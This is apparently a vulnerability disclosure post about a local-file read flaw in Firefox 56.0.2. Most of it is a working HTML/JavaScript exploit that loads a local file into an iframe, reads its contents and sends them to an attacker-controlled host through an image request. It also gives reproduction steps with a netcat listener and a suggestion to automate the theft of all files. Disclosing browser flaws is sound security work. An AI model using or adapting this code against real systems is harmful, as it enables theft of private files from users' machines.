**Allowed permission to iframe element will let attackers read sensitive files [Mozilla Firefox v56.0.2(64-bit)]**

*This vulnerability allows an attacker to access all sensitive file.*

<Tested on Microsoft Windows 10, 64-bit OS>

**Exploit code**

The exploit code is very simple.

<meta http-equiv="content-type" content="text/html; charset=utf-8" />

<html>

<body>

<script>

<!-- Dynamically creating an iframe (important part is the onload attribute while will send the innerHTML content to the receive()). Change the file path below. -->

(function () {

document.body.innerHTML='<html><body><center><h1>Testing </h1></center></body></html>';

var profileIframe = document.createElement('iframe');

profileIframe.setAttribute('src', 'file:///C:/Users/chinmohan/Desktop/openvas.txt');

profileIframe.setAttribute('id', 'pi');

profileIframe.setAttribute("onload", "receive(document.getElementById('pi').contentWindow.document.body.innerHTML)");

document.body.appendChild(profileIframe);

})();

<!-- Dynamically creating an img element which will send the content to my server. Change the IP address and Port number below -->

function receive(text) {

console.log(text);

var profileIframe = document.createElement('img');

profileIframe.setAttribute('src', 'http://<ip address>:<port number>/collect.gif?content='+text);

document.body.appendChild(profileIframe);


}

</script>


</body></html>

**Steps to Reproduce-**


1. Copy a .HTML file on Desktop. Copy the above exploit code and paste it in the file.
2. Setup a netcat listener in your server



1. Open the file using a Firefox browser v56.0.2 (64-bit)



1. The screenshot of netcat listener is below



This vulnerability is fixed in most other versions and return the error called “Error: Permission denied to access property "x"

<https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Errors/Property_access_denied>

**Explanation and Fix**

Though the protocols have same protocol “file”, parent window should not be allowed to access the iframe element. Else, any sensitive file in the file system can be exfiltrated.

**Leveraging this vulnerability**

A small addition to the script can automatically traverse various path and check common file names to automatically extract and exfiltrate all files.